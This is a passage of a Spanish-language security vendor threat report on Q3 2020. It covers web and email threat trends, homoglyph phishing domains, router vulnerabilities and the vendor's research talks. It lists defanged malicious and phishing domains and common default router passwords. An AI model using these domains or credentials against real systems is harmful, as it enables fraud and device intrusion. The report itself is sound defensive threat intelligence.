El dominio fingahvf[.]top, que redirige a los visitantes a sitios web que distribuyen más amenazas, experimentó una fuerte caída: a fines de mayo de 2020, los bloqueos diarios cayeron de cientos de miles a decenas de miles, y disminuyeron aún más durante el tercer trimestre.

Estos descensos pueden deberse a la finalización de las campañas o al cambio de dominios y servidores. Los dominios con el mayor número de bloqueos en el tercer trimestre se enumeran a continuación:



Trends of blocked web threats in Q2 2020-Q3 2020, seven-day moving average (total blocks rather than unique device counts)

Top 10 brands and domain names targeted with homoglyph attacks in Q3 2020

En el área de los ataques de homoglifos[1], observamos una disminución general en la cantidad de detecciones, aunque hubo algunos recién llegados en lo que respecta a marcas o nombres de dominio suplantados. De hecho, los dos principales dominios con homoglifos aparecieron en el tercer trimestre.

El dominio que encabeza la lista, nęxi[.]com (observe el punto debajo de la "e"), se hace pasar por Nexi, un popular servicio de pago digital en Italia. El segundo dominio más bloqueado, bankline.itau[.]com – (observe el gancho en la "i" en lugar del punto), se hace pasar por el sitio web del banco brasileño Itaú. Las detecciones de estos dominios fueron exclusivamente en Italia y Brasil, respectivamente.

	Malware	Estafas	Phishing
1	s.viiotp[.]com	ofhappinyer[.]com	d18mpbo349nky5.cloudfront[.]net
2	nbf9b5aurl[.]com	maranhesduve[.]club	propu[.]sh
3	runmewivel[.]com	glotorrents[.]pw	mrproddisup[.]com
4	ofgogoatan[.]com	goviklerone[.]com	exchangepresumeethel[.]com
5	dpiwrxl3dmzt3.cloudfront[.]net	wwclickads[.]club	missingarchery[.]com
6	hardyload[.]com	p4.maranhesduve[.]club	diplomaticlastingpert[.]com
7	brandsafe.adlooxtracking[.]com	go1news[.]biz	stressfulpyjamas[.]com
8	cozytech[.]biz	dgafgadsgkjg[.]top	update.updtbrwsr[.]com
9	biggames[.]club	static.sunnycoast[.]xyz	update.updtapi[.]com
10	opentracker[.]xyz	masture[.]mobi	update.brwsrapi[.]com

Los 10 principales dominios bloqueados de Malware, Estafas y Phishing en Q3 de 2020

[1] Ataques web que se basan en la sustitución de caracteres en los nombres de dominio por otros caracteres muy similares (o incluso visualmente idénticos) pero que para una computadora son diferentes.

Amenazas de correo electrónico


Los detecciones de correos electrónicos maliciosos continuaron creciendo en el tercer trimestre de 2020, abusando del nombre de empresas de entrega de paquetería y logística como señuelos.

El total de detecciones de correos electrónicos maliciosos en el tercer trimestre aumentó un 9% en comparación con el trimestre anterior, manteniendo la tasa de crecimiento observada entre el primer y el segundo trimestre. Tras los picos de julio y agosto, la actividad disminuyó drásticamente en septiembre.


La amenaza detectada con mayor frecuencia en los correos electrónicos sigue siendo Win/Exploit.CVE-2017-11882: documentos maliciosos que aprovechan una vulnerabilidad en Microsoft Office para descargar malware adicional en la computadora. Las siguientes amenazas más comunes fueron HTML/Fraud y DOC/Fraud. El último casi duplicó la cantidad de detecciones desde el segundo trimestre. Ambos nombres de detección abarcan los correos electrónicos fraudulentos enviados con el objetivo de extraer información personal de los destinatarios.

Aunque los correos electrónicos y archivos adjuntos de phishing basados en HTML, detectados como troyanos HTML/Phishing, no llegaron a los tres primeros puestos, su número total de detecciones aumentó casi un 40% en comparación con el segundo trimestre. DHL siguió siendo la marca más utilizada en estos correos electrónicos maliciosos, seguida por el banco sudafricano Absa y el gigante en logística Maersk.

Los correos electrónicos de phishing que utilizan DHL como señuelo, que se habían disparado en el segundo trimestre, experimentaron un aumento adicional, aunque mucho menor, este trimestre (del 50%). En cambio, se observó un crecimiento más dramático en la cantidad de correos electrónicos que se hacen pasar por Maersk, cuya incidencia aumentó casi diez veces.




Tendencia en la detección de correos electrónicos maliciosos en Q2 y Q3 de 2020, promedio móvil de siete días




Los 10 principales amenazas detectadas en correos electrónicos en Q3 de 2020

Se detectó una variante de esta amenaza en diversas campañas a gran escala durante el tercer trimestre, y alcanzó su punto máximo en la segunda quincena de septiembre. Las detecciones de estos correos electrónicos, que intentan extraer las contraseñas de los destinatarios para los servicios online de Maersk, fueron más frecuentes en España, Polonia e Italia.

Los 10 principales nombres de marcas utilizados como señuelo en los correos electrónicos de phishing durante Q3 de 2020



Correo electrónico malicioso que se hace pasar por Maersk



Principales tipos de archivos adjuntos en correos electrónicos maliciosos[2] en Q3 de 2020


Más del 70% de los archivos adjuntos maliciosos identificados en el tercer trimestre de 2020 fueron archivos ejecutables, seguidos de archivos de script y documentos de Office. En comparación con el segundo trimestre, los ejecutables fortalecieron su posición en el primer lugar, con un aumento de 18 puntos porcentuales, mientras que los archivos de Office disminuyeron en 13 puntos.

Los archivos adjuntos ejecutables se ocultaron con frecuencia mediante el uso de la denominada doble extensión de archivo. De esta forma, intentan engañar a los usuarios para que los abran, aprovechando el hecho de que la configuración predeterminada de Windows oculta las extensiones de archivo para tipos de archivo conocidos. La extensión más utilizada en el tercer trimestre fue, por lejos, PDF. Los atacantes también intentaron comúnmente disfrazar ejecutables maliciosos como archivos, imágenes y documentos de Microsoft Excel y Word.


En cuanto a las detecciones de spam (correos electrónicos no solicitados de cualquier tipo, que no necesariamente transportan malware), mantuvieron un nivel parejo durante el tercer trimestre, con múltiples picos pequeños. El volumen general de detecciones de spam fue 4% mayor en comparación con el trimestre anterior.

En el tercer trimestre, observamos que los spammers siguieron usando indebidamente el tema de la pandemia del coronavirus para su propio beneficio. Uno de los temas recurrentes y con más frecuencia en los correos electrónicos no solicitados fue el apoyo financiero relacionado con la pandemia, como se ve en la captura de pantalla en la esquina superior derecha. Los delincuentes aprovechan las dificultades financieras que enfrentan muchos en tiempos de crisis y se hacen pasar por organizaciones legítimas con el objetivo de manipular a las víctimas para que entreguen información confidencial.

Al interpretar los datos de ESET sobre el spam, se debe tener en cuenta que nuestra visibilidad del tráfico de spam es limitada, ya que los correos electrónicos muchas veces son filtrados por el proveedor de servicios de correo electrónico de Internet o en otro lugar, antes de llegar a la solución antispam de ESET en los equipos cliente.



Correo electrónico de spam que utiliza la asistencia financiera por el COVID-19 como señuelo



Tendencia en la detección de spam en Q2 y Q3 de 2020, promedio móvil de siete días

[2] Las estadísticas se basan en una selección de extensiones conocidas.

Seguridad de la Internet de las Cosas (IoT)

Los 10 principales vulnerabilidades del segundo trimestre experimentaron una ligera disminución y, de los nombres de usuario y las contraseñas débiles más más utilizados, "admin" sigue siendo el primero..

Con más de 100,000 routers probados, ESET continuó monitoreando los desarrollos de seguridad en el ámbito de los dispositivos de la IoT durante el tercer trimestre. Al igual que en los trimestres anteriores, miles de routers siguen siendo vulnerables por el uso de las contraseñas predeterminadas para ingresar a la interfaz de administración, por lo que solo se ven cambios menores en la clasificación.

La contraseña débil detectada con más frecuencia, encontrada en más de 4600 dispositivos, siguió siendo "admin", a la que le sigue "root", en 500 dispositivos, "1234", en más de 200 y "12345" en algunas decenas. Probablemente se trate de contraseñas predeterminadas y la mayoría de las veces también van acompañadas de nombres de usuario predefinidos, como "admin", "root", "guest", "1234" y "support".


Las detecciones de ESET sugieren que muchas personas usan routers con sistemas obsoletos, que tienen vulnerabilidades desde hace años. Lo que empeora la situación es el hecho de que dos de las tres principales fallas corresponden a inyecciones de comandos, que son especialmente peligrosas y constituyen un elemento clave para la construcción de botnets con dispositivos de la IoT.

Milan Fránik, Investigador de Malware de ESET

Las 10 principales vulnerabilidades tuvieron solo algunos cambios menores en su clasificación, mientras que la lista de las Vulnerabilidades y Exposiciones Comunes (CVE) detectadas con mayor frecuencia no experimentó ninguna modificación. Si bien la falla más antigua, CVE-2012-5687, sigue liderando la lista en el tercer trimestre, la proporción de dispositivos encontrados con esta vulnerabilidad disminuyó levemente del 17,7% al 16,3%. De manera similar, los routers reportados como vulnerables a la inyección de comando descrita en la CVE-2014-8361 cayeron de 13,8% en el segundo trimestre al 11% en el tercer trimestre.

El aumento más notable se documentó en el caso de la CVE-2015-7248, que registró una cantidad de detecciones del 1,4% mayor que en el trimestre anterior, lo que llevó a esta vulnerabilidad de la octava a la quinta posición.

El tercer trimestre también marcó otro gran hallazgo del Equipo de Investigación de ESET en lo que respecta a los hogares inteligentes: una versión extendida de Kr00k, la vulnerabilidad que afecta el cifrado en muchos dispositivos populares con chips de Wi-Fi de marca Broadcom y Cypress. Nuestra investigación confirmó que también existen problemas de cifrado en chips de otros proveedores, a saber, Qualcomm y MediaTek. Si desea conocer más detalles, lea la historia destacada de este informe.



Los 10 principales vulnerabilidades detectados por el módulo de exploración de vulnerabilidades de routers provisto por ESET en Q2 y Q3 (% de detecciones de vulnerabilidades)

En julio, las últimas imágenes del firmware para los routers de D-Link ***se quedaron sin protección de cifrado*** [63] cuando unos investigadores extrajeron las claves de descifrado de versiones anteriores de las mismas imágenes de firmware. Unas semanas después de este error, la empresa reveló ***cinco vulnerabilidades graves*** [64]: CVE-2020-15894, CVE-2020-15895, CVE-2020-15893, CVE-2020-15896 y CVE-2020-15892, algunas de las cuales afectaban dispositivos que ya habían pasado el final de su vida útil y, por lo tanto, el proveedor no los corregirá.

CONTRIBUCIONES DEL LABORATORIO DE ESET

Últimas colaboraciones y logros de los investigadores expertos de ESET

Presentaciones

CODE BLUE 2020

Kr00k: Una vulnerabilidad grave que afectó el cifrado de más de mil millones de dispositivos de Wi-Fi

El investigador de malware de ESET, Robert Lipovský, reveló los detalles de la falla de seguridad Kr00k en CODE BLUE 2020. Ofreció información sobre la investigación original que descibrió la vulnerabilidad en los chips de Wi-Fi de marca Broadcom y Cypress, y también habló sobre otros hallazgos obtenidos en la investigación de seguimiento.

Botconf

Grupo Winnti: Un análisis de sus últimas actividades

En la edición online de Botconf de este año, el investigador de malware de ESET Mathieu Tartare ofrecerá una descripción general de las últimas actividades del Grupo Winnti, responsable de ataques de cadena de suministro a la industria de videojuegos y software de alto perfil, así como al sector de atención médica y educación. La presentación demostrará que el Grupo Winnti no solo sigue usando y manteniendo activamente su backdoor principal, ShadowPad, junto con la familia de malware Winnti, sino que también amplió su arsenal con nuevas herramientas y algunas incorporaciones novedosas y aún no documentadas.

Las operaciones de Turla analizadas de cerca

En su presentación de Botconf, el investigador de malware de ESET, Matthieu Faou, compartirá información actualizada sobre las tácticas, técnicas y procedimientos de Turla, un grupo de amenazas avanzadas que ESET ha estado siguiendo durante varios años. Estos actores están interesados principalmente en atacar objetivos de alto perfil, como organismos gubernamentales y empresas de defensa. La presentación describirá los principales ataques atribuidos públicamente al grupo y explorará los motivos de los atacantes. La parte técnica de la charla mostrará cómo Turla implementó los tres pasos clásicos de las campañas de amenazas persistentes avanzadas: compromiso, movimiento lateral y persistencia en el largo plazo.

AVAR 2020 Virtual

CDRThief: Malware que ataca los softswitches de VoIP de Linux

En una charla virtual en la conferencia AVAR, el investigador de malware de ESET Anton Cherepanov presentará su reciente descubrimiento de CDRThief, un malware dirigido a los softswitches de voz sobre IP (VoIP) basados en Linux. CDRThief es particularmente interesante, ya que su objetivo principal es extraer los registros con detalles de las llamadas (CDR, del inglés), que contienen los metadatos de VoIP de las llamadas realizadas, desde los softswitches de

VoIP comprometidos, como la hora de la llamada, su duración, su costo, etc. La charla proporcionará una descripción técnica detallada del malware CDRThief y analizará los posibles objetivos de los operadores del malware.

Un análisis en profundidad de Evilnum y su conjunto de herramientas

Esta presentación del investigador de ESET Matias Nicolas Porolli se centrará en Evilnum, un grupo de ciberdelincuentes que opera desde hace al menos dos años, que dirige sus ataques a empresas de tecnología financiera. La presentación describirá la infraestructura utilizada en las operaciones de Evilnum, analizará el malware desarrollado y utilizado por el grupo, y explicará la cadena de ataque. La charla también explorará su victimología, en base a los datos telemétricos de ESET, que demuestra que Evilnum tiene un objetivo de ataque muy específico.

Presentaciones realizadas

Black Hat USA y Black Hat Asia

Kr00k: Una vulnerabilidad grave que afectó el cifrado de más de mil millones de dispositivos Wi-Fi [6]

En las ediciones virtuales de este año de Black Hat USA y Black Hat Asia, el investigador de malware de ESET Robert Lipovský y el ingeniero de detección de ESET Štefan SvorenČ ík revelaron detalles de la falla de seguridad Kr00k. Sus informes ofrecieron detalles técnicos así como nuevos datos descubiertos luego de la publicación inicial de la vulnerabilidad.

Arsenal de descifrado de Stantinko [65]

El analista de malware de ESET Vladislav HrČ ka hizo una presentación virtual en BlackHat USA, donde analizó el conjunto de herramientas de ofuscación utilizado por la familia de malware Stantinko. En su charla, se centró principalmente en las mejoras para ofuscar el flujo de control y en las técnicas para cifrar cadenas utilizadas por los operadores de la familia del malware, y mostró cómo estos enfoques comunes se volvieron únicos.

Conferencia Virus Bulletin 2020 Localhost

XDSpy: Robando secretos del gobierno desde 2011 [66]

En este paper presentado en VB2020, el investigador de malware de ESET Matthieu Faou describió el descubrimiento de la operación de ciberespionaje XDSpy contra varios gobiernos de Europa del Este, los Balcanes y Rusia, que pasó desapercibida durante casi 10 años. Al parecer, su objetivo era robar documentos de diplomáticos y personal militar, pero también de un pequeño número de empresas privadas e instituciones académicas, lo que sugiere que el actor también es responsable de espionaje económico.

Aplanando la curva de riesgos cibernéticos [67]


El investigador senior de ESET Righard Zwienenberg participó en el panel de Inteligencia de Amenazas en la conferencia virtual VB2020 Localhost. En este panel se analizaron los requisitos a menudo pasados por alto para aprender a minimizar los riesgos en las redes corporativas, explicando lo que se debe y no debe hacer para que las empresas aplanen la curva de riesgos cibernéticos, minimicen el impacto en su red y le brinden la resistencia necesaria.

Ramsay: Un kit de herramientas de ciberespionaje diseñado para atacar redes aisladas por barreras de aire [68]

En su presentación en VB2020, el investigador de malware de ESET Ignacio Sanmillan abordó los aspectos técnicos de Ramsay, un conjunto de herramientas de ciberespionaje descubierto en marzo de 2020 que fue diseñado específicamente para robar documentos y operar dentro de redes aisladas (air-gapped). Su charla documentó las capacidades centrales de Ramsay, así como las coincidencias en artefactos y códigos descubiertas entre este kit de herramientas y la amenaza persistente avanzada DarkHotel.

InvisiMole: Persistencia de primera clase a través de exploits de segunda clase [69]

La investigadora de malware de ESET Zuzana Hromcová habló en VB2020 sobre los hallazgos de una extensa investigación sobre la última operación de InvisiMole, un actor de amenazas conocido anteriormente por su participación en operaciones de ciberespionaje altamente selectivas en Europa del Este. Su presentación actualizó a la audiencia de VB sobre el conjunto de herramientas actual de InvisiMole y llenó los vacíos anteriores sobre las técnicas de entrega, persistencia y movimiento lateral utilizadas por este actor, así como su cooperación con el grupo Gamaredon.



Conferencia Virus Bulletin 2020 Localhost CARO 2020

Cibercrimen financiero en LATAM: Los competidores en el delito comparten tácticas, técnicas y procedimientos (TTP) [70]

En las conferencias virtuales VB2020 y CARO 2020 de este año, el analista de malware de ESET Jakub Souč ek y el ingeniero de detección de ESET Martin Jirkal analizaron en profundidad la situación actual de los troyanos bancarios latinoamericanos. La charla se centró en la sospecha de una estrecha coordinación entre las distintas familias y en su expansión desde Latinoamérica a España y Portugal.

DEF CON 28 SAFE MODE

Exploración de vulnerabilidades en los juguetes sexuales inteligentes; el lado excitante de la investigación de la IoT

En la conferencia virtual DEF CON 28 SAFE MODE, las investigadoras de seguridad de ESET Latinoamérica Denise Giusto Bilic y Cecilia Pastorino hablaron sobre la seguridad de las aplicaciones de Android que controlan los modelos más comprados de juguetes sexuales con conexión a Internet. Su presentación describió las fallas de seguridad encontradas derivadas tanto de la implementación de la aplicación como del diseño de los dispositivos, lo que pone en peligro el almacenamiento y procesamiento de información privada.

AVAR CYBER CONCLAVE Ekoparty Online CONFidence Infoshare

Amenazas para Android sobre COVID-19 [71] [72]

En los eventos virtuales AVAR CYBER CONCLAVE 2020, Ekoparty 2020, CONFidence 2020 e Infoshare 2020, el investigador de malware de ESET Lukáš Štefanko presentó información general sobre diversas amenazas para Android que aprovechaban los temores de los usuarios sobre el COVID-19. Las amenazas que describió se distribuyeron principalmente en la primera mitad de 2020 y se hacían pasar por software para rastrear coronavirus, aplicaciones gubernamentales e identificadores de síntomas. Su charla también incluyó demostraciones de un malware bancario distribuido en Italia y de un ransomware para Android descubierto hace poco, los cuales intentaban aprovechar el miedo de la gente durante la pandemia.

Contribuciones a MITRE ATT&CKTM

Los investigadores de ESET hacen contribuciones regulares a *MITRE ATT&CK®* [73], una base de conocimiento de tácticas y técnicas maliciosas accesible a nivel mundial. En el tercer trimestre de 2020, se aceptaron varias contribuciones de ESET para la base de conocimiento de ATT&CK:

- 1 nueva subtécnica en la matriz Empresas
- 1 extensión a una subtécnica existente en la matriz Empresas
- 1 nueva contribución a la categoría Software
- 1 nueva extensión dentro de la categoría Software
- 1 nueva extensión dentro de la categoría Grupos

En la próxima actualización de ATT&CK, estas contribuciones se enumerarán entre las *técnicas para Empresas* [74] y en las categorías de *Software* [75] y *Grupos* [76].

La primera contribución de ESET a la categoría Software se trata de PipeMon, un backdoor modular de múltiples etapas utilizado por el Grupo Winnti, *reportado por primera vez por ESET* [18] en mayo de 2020. El backdoor fue utilizado por el Grupo Winnti para atacar varias empresas de videojuegos con sede en Corea del Sur y Taiwán.

